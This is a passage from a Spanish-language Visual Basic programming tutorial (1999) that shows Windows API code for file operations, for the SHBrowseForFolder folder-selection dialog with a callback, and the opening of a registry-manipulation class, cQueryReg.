    End With

    Call SHFileOperation(SHFileOp)

End Sub

Private Sub Form_Load()
    Dim i As Long

    sFicOri = App.Path & "\Prueba.txt"
    sFicDes = App.Path & "\Temporal\Prueba.txt"

    txtOri = sFicOri
    txtDes = sFicDes

    ' Crear el fichero de prueba.txt
    i = FreeFile
    Open sFicOri For Output As i
```

```
    Print #i, "Fichero de prueba"
    Close
End Sub

Private Sub AsignarFlags()
    ' Ajusta el valor del flag, según las opciones seleccionadas
    iFlags = 0
    If chkOpciones(cFOF_ALLOWUNDO) Then _
        iFlags = iFlags + FOF_ALLOWUNDO

    If chkOpciones(cFOF_FILESONLY) Then _
        iFlags = iFlags + FOF_FILESONLY

    If chkOpciones(cFOF_MULTIDESTFILES) Then _
        iFlags = iFlags + FOF_MULTIDESTFILES

    If chkOpciones(cFOF_NOCONFIRMATION) Then _
        iFlags = iFlags + FOF_NOCONFIRMATION

    If chkOpciones(cFOF_NOCONFIRMMKDIR) Then _
        iFlags = iFlags + FOF_NOCONFIRMMKDIR

    If chkOpciones(cFOF_RENAMEONCOLLISION) Then _
        iFlags = iFlags + FOF_RENAMEONCOLLISION

    If chkOpciones(cFOF_SILENT) Then _
        iFlags = iFlags + FOF_SILENT

    If chkOpciones(cFOF_SIMPLEPROGRESS) Then _
        iFlags = iFlags + FOF_SIMPLEPROGRESS
End Sub
```

Seleccionar una carpeta e incluso ficheros, etc. usando el API de Windows (SHBrowseForFolder)

Publicado: 12/May/99
Actualizado: 14/May/99 (ver comentario sobre la modificación)

Otra función del API de Windows que puede darle un "look" más apropiado a nuestras aplicaciones:
Mostrar el cuadro de diálogo de seleccionar carpetas (o directorios) que usa el propio Windows.

La función del API que se encarga de hacerlo es: SHBrowseForFolder, aunque para poder sacarle el jugo nos tendremos que apoyar en otras funciones, una de ellas no es "redistribuible" y debe estar ya instalada en el sistema, de hecho todas las DLLs del API de Windows ya deben estar instaladas en el sistema... por tanto sólo podremos usar estas funciones si previamente están instaladas... el que avisa.

Dejemos las partes "legalistas" a un lado y vamos a centrarnos en lo que interesa: saber cómo usarla.

Esta función no es tan "intuitiva" como el resto y se basa, como otras muchas de la librería Shell, en unos parámetros que se pasan en forma de datos asignados a un tipo definido, en este caso es: Browseinfo.
En este tipo definido (UDT), asignaremos lo que queremos que ese cuadro de diálogo nos muestre, por ejemplo se le puede decir que también nos permita seleccionar ficheros, además de carpetas, el título que queramos que tenga, etc.
Lo que es un poco más complicado de indicarle es el directorio por el que debe empezar a mostrar, (por defecto empieza en el Escritorio); para indicarle el directorio por defecto hay que recurrir a la subclasificación, por suerte, desde la versión 5.0 del Visual Basic es algo más fácil, ya que disponemos de AddressOf, el problema es que la subclasificación se hace asignando a uno de los parámetros del tipo definido la dirección de la función que se encargará de procesar esos mensajes... por desgracia AddressOf no devuelve ningún valor, y lo que necesitamos es poder asignar a una variable la dirección de memoria de una función creada en Visual Basic... ¿Cómo lo solucionaremos? Creando una función que devuelva ese valor... ya verás el código y lo comprenderás mejor.

Aquí tienes el código y una "foto" del formulario de prueba en pleno funcionamiento.

Como puedes comprobar, puedes especificar si quieres empezar a "browsear" por una carpeta determinada y también si quieres seleccionar ficheros, además de poder seleccionar carpetas.

Nos vemos.
Guillermo
P.S.
Por suerte, con el Visual Basic 6.0 se incluyen los CDs de la MSDN Library de Microsoft, que es de dónde he sacado parte del código que he usado... el problema es que los artículos están en inglés... pero algo es algo...
Espero que te sea de utilidad...

Cambios del 14/May/99:

Haciendo caso del consejo del colega Eduardo Morcillo, aquí te digo los cambios que habría que hacer para poder especificar el título de la ventana, para que no salga el que pone por defecto, en inglés: "Browse for folder", sino el que nosotros queramos.

Lo primero que hay que hacer es añadir un nuevo parámetro a la función BrowseForFolder para que acepte el

Caption que queremos mostrar.
También he cambiado la función Callback para que "siempre" sea llamada, de esta forma, si se especifica el path de inicio y/o el título a mostrar, se llamarán a las funciones apropiadas del API.

Para poder cambiar el título de una ventana, sabiendo el "handle" (hWnd), simplemente llamaremos a SetWindowText.

He dejado el código tal y como estaba originalmente, si quieres ver los cambios, están al final.

```
'
'////////////////////////////////////////////////////////////////////////////
'/////               ESTE CÓDIGO INSERTALO EN UN MÓDULO BAS               /////
'////////////////////////////////////////////////////////////////////////////
'
'--------------------------------------------------------------------------
' Módulo con las declaraciones y funciones para BrowseForFolder     (12/May/99)
'
' ©Guillermo 'guille' Som, 1999
'--------------------------------------------------------------------------
Option Explicit

'////////////////////////////////////////////////////////////////////////////
' Variables, constantes y funciones para usar con BrowseForFolder   (12/May/99)
'////////////////////////////////////////////////////////////////////////////
'
Private sFolderIni As String
'
Private Const WM_USER = &H400&
Public Const MAX_PATH = 260&
'
' Tipo para usar con SHBrowseForFolder
Private Type BrowseInfo
    hWndOwner               As Long             ' hWnd del formulario
    pIDLRoot                As Long             ' Especifica el pID de la carpeta inicial
```

```
    pszDisplayName          As String           ' Nombre del item seleccionado
    lpszTitle               As String           ' Título a mostrar encima del árbol
    ulFlags                 As Long             '
    lpfnCallback            As Long             ' Función CallBack
    lParam                  As Long             ' Información extra a pasar a la función Callback
    iImage                  As Long             '
End Type
'
'// Browsing for directory.
Public Const BIF_RETURNONLYFSDIRS = &H1&       '// For finding a folder to start document searching
Public Const BIF_DONTGOBELOWDOMAIN = &H2&      '// For starting the Find Computer
Public Const BIF_STATUSTEXT = &H4&
Public Const BIF_RETURNFSANCESTORS = &H8&
Public Const BIF_EDITBOX = &H10&
Public Const BIF_VALIDATE = &H20&              '// insist on valid result (or CANCEL)
'
Public Const BIF_BROWSEFORCOMPUTER = &H1000&   '// Browsing for Computers.
Public Const BIF_BROWSEFORPRINTER = &H2000&    '// Browsing for Printers
Public Const BIF_BROWSEINCLUDEFILES = &H4000&  '// Browsing for Everything
'
'// message from browser
Public Const BFFM_INITIALIZED = 1
Public Const BFFM_SELCHANGED = 2
Public Const BFFM_VALIDATEFAILED = 3          '// lParam:szPath ret:1(cont),0(EndDialog)
'Public Const BFFM_VALIDATEFAILEDW = 4&         '// lParam:wzPath ret:1(cont),0(EndDialog)
'
'// messages to browser
Public Const BFFM_SETSTATUSTEXT = (WM_USER + 100)
Public Const BFFM_ENABLEOK = (WM_USER + 101)
Public Const BFFM_SETSELECTION = (WM_USER + 102)
'Public Const BFFM_SETSELECTIONW = (WM_USER + 103&)
'Public Const BFFM_SETSTATUSTEXTW = (WM_USER + 104&)
'
Private Declare Function SHBrowseForFolder Lib "shell32.dll" _
        (lpbi As BrowseInfo) As Long
'
Private Declare Sub CoTaskMemFree Lib "OLE32.DLL" _
        (ByVal hMem As Long)
'
Private Declare Function SHGetPathFromIDList Lib "shell32.dll" _
        (ByVal pidList As Long, ByVal lpBuffer As String) As Long
'
Private Declare Function SendMessage Lib "user32.dll" Alias "SendMessageA" _
    (ByVal hWnd As Long, ByVal wMsg As Long, _
    ByVal wParam As Long, lParam As Any) As Long


Public Function BrowseFolderCallbackProc(ByVal hWndOwner As Long, _
                                         ByVal uMSG As Long, _
                                         ByVal lParam As Long, _
                                         ByVal pData As Long) As Long
    ' Llamada CallBack para usar con la función BrowseForFolder     (12/May/99)
    Dim szDir As String

    On Local Error Resume Next

    Select Case uMSG
    '--------------------------------------------------------------------------
    ' Este mensaje se enviará cuando se inicia el diálogo,
    ' entonces es cuando hay que indicar el directorio de inicio.
    Case BFFM_INITIALIZED
        ' El path de inicio será el directorio indicado,
        ' si no se ha asignado, usar el directorio actual
        If Len(sFolderIni) Then
            szDir = sFolderIni & Chr$(0)
        Else
            szDir = CurDir$ & Chr$(0)
        End If
        ' WParam  será TRUE  si se especifica un path.
```

```
        '         será FALSE si se especifica un pIDL.
        Call SendMessage(hWndOwner, BFFM_SETSELECTION, 1&, ByVal szDir)
    '-------------------------------------------------------------------------
    ' Este mensaje se produce cuando se cambia el directorio
    ' Si nuestro form está subclasificado para recibir mensajes,
    ' puede interceptar el mensaje BFFM_SETSTATUSTEXT
    ' para mostrar el directorio que se está seleccionando.
    Case BFFM_SELCHANGED
        szDir = String$(MAX_PATH, 0)
        ' Notifica a la ventana del directorio actualmente seleccionado,
        ' (al menos en teoría, ya que no lo hace...)
        If SHGetPathFromIDList(lParam, szDir) Then
            'Debug.Print szDir
            Call SendMessage(hWndOwner, BFFM_SETSTATUSTEXT, 0&, ByVal szDir)
        End If
        Call CoTaskMemFree(lParam)
    End Select

    Err = 0
    BrowseFolderCallbackProc = 0

'-------------------------------------------------------------------------------
' Este es el código de C en el que está basada esta función Callback
' Código obtenido de la MSDN Library de Microsoft:
' HOWTO: Browse for Folders from the Current Directory
' Article ID: Q179378
'
'         TCHAR szDir[MAX_PATH];
'
'         switch(uMsg) {
'            case BFFM_INITIALIZED: {
'               if GetCurrentDirectory(sizeof(szDir)/sizeof(TCHAR),
'                                      szDir)) {
'                  // WParam is TRUE since you are passing a path.
'                  // It would be FALSE if you were passing a pidl.
'                  SendMessage(hwnd,BFFM_SETSELECTION,TRUE,(LPARAM)szDir);
'               }
'               break;
'            }
'            case BFFM_SELCHANGED: {
'               // Set the status window to the currently selected path.
'               if (SHGetPathFromIDList((LPITEMIDLIST) lp ,szDir)) {
'                  SendMessage(hwnd,BFFM_SETSTATUSTEXT,0,(LPARAM)szDir);
'               }
'               break;
'            }
'           default:
'               break;
'         }
'         return 0;
'-------------------------------------------------------------------------------
End Function


Public Function rtnAddressOf(lngProc As Long) As Long
    ' Devuelve la dirección pasada como parámetro
    ' Esto se usará para asignar a una variable la dirección de una función
    ' o procedimiento.
    ' Por ejemplo, si en un tipo definido se asigna a una variable la dirección
    ' de una función o procedimiento
    rtnAddressOf = lngProc
End Function


Public Function BrowseForFolder(ByVal hWndOwner As Long, ByVal sPrompt As String, _
                                Optional sInitDir As String = "", _
                                Optional ByVal lFlags As Long = BIF_RETURNONLYFSDIRS) As String
    ' Muestra el diálogo de selección de directorios de Windows
    ' Si todo va bien, devuelve el directorio seleccionado
    ' Si se cancela, se devuelve una cadena vacía y se produce el error 32755
```

```
    '
    ' Los parámetros de entrada:
    '   El hWnd de la ventana
    '   El título a mostrar
    '   Opcionalmente el directorio de inicio
    '   En lFlags se puede especificar lo que se podrá seleccionar:
    '       BIF_BROWSEINCLUDEFILES, etc.
    '       por defecto es: BIF_RETURNONLYFSDIRS
    '
    Dim iNull As Integer
    Dim lpIDList As Long
    Dim lResult As Long
    Dim sPath As String
    Dim udtBI As BrowseInfo

    On Local Error Resume Next

    With udtBI
        .hWndOwner = hWndOwner
        ' Título a mostrar encima del árbol de selección
        .lpszTitle = sPrompt & vbNullChar
        ' Que es lo que debe devolver esta función
        .ulFlags = lFlags
        '.ulFlags = lFlags Or BIF_RETURNONLYFSDIRS
        '
        ' Si se especifica el directorio por el que se empezará...
        If Len(sInitDir) Then
            ' Asignar la variable que contendrá el directorio de inicio
            sFolderIni = sInitDir
            ' Indicar la función Callback a usar.
            ' Como hay que asignar esa dirección a una variable,
            ' se usa una función "intermedia" que devuelve el valor
            ' del parámetro pasado... es decir: ¡la dirección de la función!
            .lpfnCallback = rtnAddressOf(AddressOf BrowseFolderCallbackProc)
        End If
    End With
    Err = 0
    On Local Error GoTo 0

    ' Mostramos el cuadro de diálogo
    lpIDList = SHBrowseForFolder(udtBI)
    '
    If lpIDList Then
        ' Si se ha seleccionado un directorio...
        '
        ' Obtener el path
        sPath = String$(MAX_PATH, 0)
        lResult = SHGetPathFromIDList(lpIDList, sPath)
        Call CoTaskMemFree(lpIDList)
        ' Quitar los caracteres nulos del final
        iNull = InStr(sPath, vbNullChar)
        If iNull Then
            sPath = Left$(sPath, iNull - 1)
        End If
    Else
        ' Si se ha pulsado en cancelar...
        '
        ' Devolver una cadena vacía y asignar un error
        sPath = ""
        With Err
            .Source = "MBrowseFolder::BrowseForFolder"
            .Number = 32755
            .Description = "Cancelada la operación de BrowseForFolder"
        End With
    End If

    BrowseForFolder = sPath
End Function
```

```
'////////////////////////////////////////////////////////////////////////////
' Este código insertalo en un formulario que tenga un botón llamado cmdSelDir,
' un TextBox llamado Text1, un CheckBox llamado Check1 y otro llamado chkIncludeFiles
'////////////////////////////////////////////////////////////////////////////
'
'----------------------------------------------------------------------------
' Ejemplo de BrowseForFolder y asignación del directorio de inicio  (12/May/99)
'
' ©Guillermo 'guille' Som, 1999
'----------------------------------------------------------------------------
Option Explicit


Private Sub cmdSelDir_Click()
    ' Muestra el diálogo de seleccionar directorio
    ' Si se marca el Check1, se empezará por el directorio indicado

    Dim sDir As String
    Dim lFlags As Long

    ' Para saber si se ha producido el "error" al cancelar...
    ' no es necesrio interceptar errores:
    'On Local Error Resume Next

    lFlags = BIF_RETURNONLYFSDIRS
    ' Si se quiere seleccionar ficheros
    If chkIncludeFiles Then
        lFlags = lFlags Or BIF_BROWSEINCLUDEFILES
    End If

    Err = 0
    If Check1 Then
        sDir = BrowseForFolder(Me.hWnd, "Seleccionar Directorio empezando en " & Text1, Text1,
lFlags)
    Else
        sDir = BrowseForFolder(Me.hWnd, "Seleccionar Directorio", , lFlags)
    End If
    If Err = 0 Then
        Text1 = sDir
    Else
        MsgBox "Se ha cancelado la operación, el error devuelto es:" & vbCrLf & _
               "Source: " & Err.Source & vbCrLf & "Description: " & Err.Description
    End If

    ' Pero si es conveniente poner de nuevo el valor a cero
    Err = 0
End Sub


Private Sub Form_Load()
    ' Asignamos al Text1 el directorio actual
    Text1 = CurDir$
End Sub
```

Los cambios a realizar para poder mostrar un título en la ventana de selección de carpetas:

```
' En la parte general de declaraciones del módulo BAS:
'
' Variable para guardar el Caption a mostrar
Private sBFFCaption As String


' Declaración de la función del API para cambiar el título de una ventana
Private Declare Function SetWindowText Lib "user32.dll" Alias "SetWindowTextA" _
    (ByVal hWnd As Long, ByVal lpString As String) As Long
```

```
' Estas son las dos funciones para "browsear"
' La primera es la función callback, que se encargará de inicializar la ventana de selección

Public Function BrowseFolderCallbackProc(ByVal hWndOwner As Long, _
                                         ByVal uMSG As Long, _
                                         ByVal lParam As Long, _
                                         ByVal pData As Long) As Long
    ' Llamada CallBack para usar con la función BrowseForFolder     (12/May/99)
    Dim szDir As String

    On Local Error Resume Next

    Select Case uMSG
    '------------------------------------------------------------------------
    ' Este mensaje se enviará cuando se inicia el diálogo,
    ' entonces es cuando hay que indicar el directorio de inicio.
    Case BFFM_INITIALIZED
        ' Si se ha asignado el path de inicio, empezar por ese path
        If Len(sFolderIni) Then
            szDir = sFolderIni & Chr$(0)
            ' WParam  será TRUE  si se especifica un path.
            '         será FALSE si se especifica un pIDL.
            Call SendMessage(hWndOwner, BFFM_SETSELECTION, 1&, ByVal szDir)
        End If

        ' Si se ha especificado el título de la ventana
        If Len(sBFFCaption) Then
            ' Cambiar el título de la ventana.
            ' Aunque parezca que se cambia el título de la ventana "propietaria",
            ' realmente se cambia el de la ventana de selección.
            Call SetWindowText(hWndOwner, sBFFCaption)
        End If
    '------------------------------------------------------------------------
    ' Este mensaje se produce cuando se cambia el directorio
    ' Si nuestro form está subclasificado para recibir mensajes,
    ' puede interceptar el mensaje BFFM_SETSTATUSTEXT
    ' para mostrar el directorio que se está seleccionando.
    Case BFFM_SELCHANGED
        szDir = String$(MAX_PATH, 0)
        ' Notifica a la ventana del directorio actualmente seleccionado,
        ' (al menos en teoría, ya que no lo hace...)
        If SHGetPathFromIDList(lParam, szDir) Then
            'Debug.Print szDir
            Call SendMessage(hWndOwner, BFFM_SETSTATUSTEXT, 0&, ByVal szDir)
        End If
        Call CoTaskMemFree(lParam)
    End Select

    Err = 0
    BrowseFolderCallbackProc = 0

End Function


Public Function BrowseForFolder(ByVal hWndOwner As Long, _
                                ByVal sPrompt As String, _
                                Optional sInitDir As String = "", _
                                Optional ByVal lFlags As Long = BIF_RETURNONLYFSDIRS, _
                                Optional sCaption As String = "") As String

    ' Muestra el diálogo de selección de directorios de Windows
    ' Si todo va bien, devuelve el directorio seleccionado
    ' Si se cancela, se devuelve una cadena vacía y se produce el error 32755
    '
    ' Los parámetros de entrada:
    '   El hWnd de la ventana
    '   El título a mostrar encima del árbol
    '   Opcionalmente el directorio de inicio
    '   En lFlags se puede especificar lo que se podrá seleccionar:
```

```
    '       BIF_BROWSEINCLUDEFILES, etc.
    '       por defecto es: BIF_RETURNONLYFSDIRS
    '   El Caption de la ventana
    '
    Dim iNull As Integer
    Dim lpIDList As Long
    Dim lResult As Long
    Dim sPath As String
    Dim udtBI As BrowseInfo

    On Local Error Resume Next

    With udtBI
        .hWndOwner = hWndOwner
        ' Título a mostrar encima del árbol de selección
        .lpszTitle = sPrompt & vbNullChar
        ' Que es lo que debe devolver esta función
        .ulFlags = lFlags
        '
        ' Asignar el caption de la ventana
        sBFFCaption = sCaption
        '
        ' Asignar la variable que contendrá el directorio de inicio
        sFolderIni = sInitDir
        '
        ' Indicar la función Callback a usar.
        '   Nota:   Esto sólo es necesario si se quiere cambiar el caption
        '           y especificar el directorio de inicio.
        '
        ' Como hay que asignar esa dirección a una variable,
        ' se usa una función "intermedia" que devuelve el valor
        ' del parámetro pasado... es decir: ¡la dirección de la función!
        .lpfnCallback = rtnAddressOf(AddressOf BrowseFolderCallbackProc)
    End With
    Err = 0
    On Local Error GoTo 0

    ' Mostramos el cuadro de diálogo
    lpIDList = SHBrowseForFolder(udtBI)
    '
    If lpIDList Then
        ' Si se ha seleccionado un directorio...
        '
        ' Obtener el path
        sPath = String$(MAX_PATH, 0)
        lResult = SHGetPathFromIDList(lpIDList, sPath)
        Call CoTaskMemFree(lpIDList)
        ' Quitar los caracteres nulos del final
        iNull = InStr(sPath, vbNullChar)
        If iNull Then
            sPath = Left$(sPath, iNull - 1)
        End If
    Else
        ' Si se ha pulsado en cancelar...
        '
        ' Devolver una cadena vacía y asignar un error
        sPath = ""
        With Err
            .Source = "MBrowseFolder::BrowseForFolder"
            .Number = 32755
            .Description = "Cancelada la operación de BrowseForFolder"
        End With
    End If

    BrowseForFolder = sPath
End Function


' Este es el código que hay que cambiar en el procedimiento cmdSelDir_Click:
```

```
' Si te fijas, sólo tendrás que añadirle al final un parámetro con el título de la ventana.


Err = 0
    If Check1 Then
        sDir = BrowseForFolder(Me.hWnd, "Seleccionar Directorio empezando en " & Text1, Text1, _
                        lFlags, "Título de la ventana")
    Else
        sDir = BrowseForFolder(Me.hWnd, "Seleccionar Directorio", , _
                        lFlags, "Título de la ventana")
    End If
```

cQueryReg (3)

Clase para manipular los datos del registro del Sistema

Revisión 3, del 12/Jun/99
Para ver las otras revisiones, sigue estos links:
La clase original del 18/Ago/98
La revisión del 14/Oct/98
Este otro te llevará a la revisión del 22/Jun/2000 (4)
Este es el correspondiente a la revisión del 28/Dic/2001 (5)

Ya he probado esta clase con el Windows NT (realmente con el Windows 2000 Professional Beta 3) y aquí están los cambios de los "apañillos" que le he tenido que hacer... espero que funcione bien en los demás NTs... ya me contarás si no es así... aunque preferiría esos comentarios con las soluciones... je, je...

No te voy a explicar mucho... sólo pondré el código y el link para los ejemplos, que serán casi los mismos que en las revisiones anteriores... Los fallillos que he encontrado era de que los parámetros no eran los correctos, así que he intentado solucionarlo, con algún que otro cuelgue de por medio... pero al final he conseguido que funcione...

Otra de las cosillas que ahora contempla es que acepta y "casi" entiende, dos nuevos tipos de datos del registro: **REG_EXPAND_SZ** y **REG_MULTI_SZ**.
El primero, son cadenas con referencias de variables del entorno, por ahora sólo se leen, pero no se interpretan esas variables del entorno... eso puede que en otra revisión.
El segundo es un tipo especial de cadenas, realmente múltiples cadenas...
Tengo que recomendarte que no te fies al 100% de los resultados... lo mejor que harás será comprobar en tu caso particular, ya que, no he probado a fondo esos dos tipos de datos...

Lo que he probado con el Windows 2000 es:

-Leer las subclaves de una clave,
-Leer los valores de una subclave,
-Registrar una extensión,
-Quitar una extensión del registro,
-Crear una nueva clave (con y sin subclaves),
-Asignar valores de Cadena, Numérico y Binario,
-Leer de esos tres tipos (demás de los otros dos mencionados),
-Borrar valores de los tres tipos básicos.

Osea que he probado las operaciones más habituales.

Aquí tienes un form de prueba con varias de esas operaciones, no recuerdo si este ejemplo ya lo puse, pero... aquí lo pongo de nuevo, (el código está en el fichero ZIP)

El código de la clase también está en el fichero ZIP y es "casi" el mismo que en las revisiones anteriores, aún así, aquí lo tienes de nuevo... busca (12/Jun/99) para ver los cambios.

```
'
'-----------------------------------------------------------------------------
' cQueryReg                                                        (13/Ago/98)
' Clase para obtener valores del Registro del Sistema
'
' Revisión 0.01 (18/Ago/98) Funciones de crear/borrar claves/valores
' Revisión 0.02 (12/Oct/98) Nueva función para enumeración de claves
' Revisión 0.03 (15/Oct/98) Importar/Exportar claves del registro
'                           (sólo exportar...)
' Revisión 0.04 (16/Dic/98) Modificadas las funciones de obtener los
'                           directorios del sistema,
'                           no se ha cambiado la forma de usarlas.
'
' Revisión 0.10 (12/Jun/99) Probado en Windows 2000 Professional Beta 3
'                           y parece que funciona bien...
'
' La información para crear las funciones están tomadas de ejemplos
' y valores obtenidos en el código del Setup1.vbp
' y de artículos incluidos en los CDs del MSDN Library.
'
' ¡¡¡ De algún sitio tenía que sacar la información... !!!
'
' ©Guillermo 'guille' Som, 1998-99 <guille@costasol.net>
'
'-----------------------------------------------------------------------------
'   Método          Descripción
'   ------          -----------
'   AsociarExt      Asociar una extensión con un programa
'                   También sirve para añadir comandos a extensiones existentes
'   CloseKey        Cierra la clave abierta usando el handle pasado como parámetro
```

```
'   DeleteKey       Borra la clave o el valor especificado
'   DeleteKeyNT     Borra la clave especificada y sus subclaves y valores, para usar con Windows NT
y Windows 98
'   DeleteKeyWin95  En Windows 95, borra la clave especificada y sus subclaves y valores. En Windows
NT y Windows 98 no funcionará si la clave indicada tiene subclaves.
'   DesasociarExt   Desasociar la extensión (la borra del registro)
'   EnumKeys        Enumera todas las subclaves de la clave indicada y las devuelve en un array de
tipo String que se pasa como parámetro.
'   EnumValues      Enumera todos los valores de la clave indicada y las devuelve en un array de
tipo String que se pasa como parámetro.
'   GetFolder       Devuelve el path de la carpeta "especial" del sistema.
'                   El parámetro espera un nombre del tipo de carpeta a obtener,
'                   ver Nombres de directorios del sistema
'   GetReg          Obtener un valor, de cualquier tipo, de una entrada del registro
'   GetRegBinary    Obtener un valor binario de una entrada del registro
'   GetRegDWord     Obtener un valor DWORD de una entrada del registro
'   GetRegString    Obtener un valor cadena de una entrada del registro
'   QueryRegBase    Busca una entrada en el registro
'   RegSaveKey      Guarda en un fichero el contenido de una clave, las subclaves y datos.
'                   El formato no es ASCII, es un formato "propio" que se puede usar con la función
RegLoadKey (aún no implementada)
'   RTrimZero       Devuelve una cadena hasta el primer Chr$(0)
'   SetReg          Asigna un valor de cualquier tipo a la clave indicada.
'   ShellFolders    Devuelve una colección con los Nombres de directorios del sistema
'                   o los paths a los que hacen referencia.
'                   Dependerá del parámetro pasado,
'                   por defecto False para devolver los paths
'
' Estas funciones simplemente llaman a la función del API de windows, (el nombre de la función del
API empieza con Reg, salvo que se indique lo contrario)
'   EnumKeyEx
'   EnumValue       RegEnumValue, usarla para tipos diferentes de String
'   EnumValueString RegEnumValue, usarla para tipos String
'   OpenKeyEx
'   OpenKeyQuery    RegOpenKeyEx, abre una clave para consultar información
'   QueryInfoKey
'   RegSetValue2    RegSetValueEx, pero para usar sólo con cadenas.
'                   Esta función asigna el valor por defecto de la clave indicada.
'                   Es decir, el "Predeterminado" o "Default".
'-----------------------------------------------------------------------------
' La función / método GetReg devolverá el valor adecuado,
' si se ha encontrado la clave especificada en el registro.
'
' Las funciones GetRegXXX se usarán para asegurarnos que el valor
' devuelto es del tipo especificado.
' Por ejemplo:
'   si se usa GetRegString y el valor de la clave indicada
'   no es del tipo cadena, se devolverá una cadena vacía
'=============================================================================
'=== NOTA: Las he dejado para poder ver cómo se usarían según el tipo ===
'=============================================================================
'-----------------------------------------------------------------------------
Option Explicit

Private colShellFolders As Collection
Private colShellFoldersKey As Collection

Private Declare Function GetWindowsDirectory Lib "kernel32" Alias "GetWindowsDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long
Private Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long

' Registry manipulation API's (32-bit)

' Claves del Registro
Public Enum eHKEY
    HKEY_CLASSES_ROOT = &H80000000
    HKEY_CURRENT_USER = &H80000001
    HKEY_LOCAL_MACHINE = &H80000002
    HKEY_USERS = &H80000003
```

```
    '
    HKEY_PERFORMANCE_DATA = &H80000004  ' Sólo para NT
    HKEY_CURRENT_CONFIG = &H80000005
    HKEY_DYN_DATA = &H80000006
    '
    HKEY_FIRST = HKEY_CLASSES_ROOT
    HKEY_LAST = HKEY_DYN_DATA
End Enum
'
'   HKEY_CLASSES_ROOT es un duplicado de HKEY_LOCAL_MACHINE\Software\Classes
'   HKEY_CURRENT_USER es un duplicado de HKEY_USERS\[Usuario]
'
'
Public Enum eHKEYError
    ERROR_SUCCESS = 0               'Todo correcto, sin error
    ERROR_NONE = 0                  '       "           "
                                    'The configuration registry...
    'ERROR_BADDB = 1                 'database is corrupt
                '1009&
    'ERROR_BADKEY = 2                'key is invalid
                '1010&
        'También declarada como:
    ERROR_FILE_NOT_FOUND = 2&       'este error ocurre cuando se abre
                                    'una clave y no existe

    'ERROR_CANTOPEN = 3              'key could not be opened
                '1011&
    'ERROR_CANTREAD = 4              'key could not be read
                '1012&
    'ERROR_CANTWRITE = 5             'key could not be written
                '1013&
        'También declarada como:
    ERROR_ACCESS_DENIED = 5&

    ERROR_OUTOFMEMORY = 6&          '
    ERROR_INVALID_PARAMETER = 7&    '
    'ERROR_ACCESS_DENIED = 8&        '
    ERROR_INVALID_PARAMETERS = 87&  '
    '
    ERROR_MORE_DATA = 234&          'More data is available
    ERROR_NO_MORE_ITEMS = 259&      'No more data is available

    ERROR_BADKEY = 1010&            'Se produce cuando se intenta acceder
                                    'a una clave que no está abierta
    'KEY_ALL_ACCESS = &H3F           '
    'REG_OPTION_NON_VOLATILE = 0
End Enum
'
' Los tipos de datos posibles, algunos sólo para Windows NT
Public Enum eHKEYDataType
    REG_NONE = 0&               'No value type
    REG_SZ = 1&                 'Unicode null terminated string
    REG_EXPAND_SZ = 2           'Unicode null terminated string
                                '(with environment variable references)
    REG_BINARY = 3              'Free form binary
    REG_DWORD = 4               '32-bit number
    REG_DWORD_LITTLE_ENDIAN = 4 '32-bit number (same as REG_DWORD)
    REG_DWORD_BIG_ENDIAN = 5    '32-bit number
    REG_LINK = 6                'Symbolic Link (unicode)
    REG_MULTI_SZ = 7            'Multiple Unicode strings
    REG_RESOURCE_LIST = 8       'Resource list in the resource map
    REG_FULL_RESOURCE_DESCRIPTOR = 9    'Resource list in the hardware description
    REG_RESOURCE_REQUIREMENTS_LIST = 10
End Enum

' Standard rights, used later below
Const SYNCHRONIZE = &H100000
Const READ_CONTROL = &H20000
Const STANDARD_RIGHTS_ALL = &H1F0000
Const STANDARD_RIGHTS_REQUIRED = &HF0000
```

```
Const STANDARD_RIGHTS_EXECUTE = (READ_CONTROL)
Const STANDARD_RIGHTS_READ = (READ_CONTROL)
Const STANDARD_RIGHTS_WRITE = (READ_CONTROL)

' Security Access Mask
Public Enum eREGSAM
                                    'Permission to:
    KEY_QUERY_VALUE = &H1           '   query subkey data
    KEY_SET_VALUE = &H2             '   set subkey data
    KEY_CREATE_SUB_KEY = &H4        '   create subkeys
    KEY_ENUMERATE_SUB_KEYS = &H8    '   enumerate subkeys
    KEY_NOTIFY = &H10               '   for change notification
    KEY_CREATE_LINK = &H20          '   create a symbolic link

    'KEY_READ Combination of:
    '           KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and
    '           KEY_NOTIFY access.
    KEY_READ = ((STANDARD_RIGHTS_READ Or KEY_QUERY_VALUE Or KEY_ENUMERATE_SUB_KEYS Or KEY_NOTIFY)
And (Not SYNCHRONIZE))
    'KEY_WRITE Combination of:
    '           KEY_SET_VALUE and KEY_CREATE_SUB_KEY access.
    KEY_WRITE = ((STANDARD_RIGHTS_WRITE Or KEY_SET_VALUE Or KEY_CREATE_SUB_KEY) And (Not
SYNCHRONIZE))

                                    'Permission for read access
    KEY_EXECUTE = ((KEY_READ) And (Not SYNCHRONIZE))

    'KEY_ALL_ACCESS Combination of:
    '           KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY,
    '           KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY and KEY_CREATE_LINK access.
    KEY_ALL_ACCESS = ((STANDARD_RIGHTS_ALL Or KEY_QUERY_VALUE Or KEY_SET_VALUE Or KEY_CREATE_SUB_KEY
Or KEY_ENUMERATE_SUB_KEYS Or KEY_NOTIFY Or KEY_CREATE_LINK) And (Not SYNCHRONIZE))

    '#define DELETE                          (0x00010000L)
    'KEY_DELETE = &H10000
End Enum

Private Type FILETIME
    dwLowDateTime As Long
    dwHighDateTime As Long
End Type

Private Declare Function RegQueryInfoKey Lib "advapi32.dll" Alias "RegQueryInfoKeyA" _
    (ByVal hKey As Long, ByVal lpClass As String, lpcbClass As Long, _
    ByVal lpReserved As Long, lpcSubKeys As Long, lpcbMaxSubKeyLen As Long, _
    lpcbMaxClassLen As Long, lpcValues As Long, lpcbMaxValueNameLen As Long, _
    lpcbMaxValueLen As Long, lpcbSecurityDescriptor As Long, _
    lpftLastWriteTime As FILETIME) As Long
'Private Declare Function RegOpenKey Lib "advapi32.dll" Alias "RegOpenKeyA" _
    (ByVal hKey As Long, ByVal lpszSubKey As String, _
    phkResult As Long) As Long
Private Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" _
    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal ulOptions As Long, ByVal samDesired As Long, _
    phkResult As Long) As Long
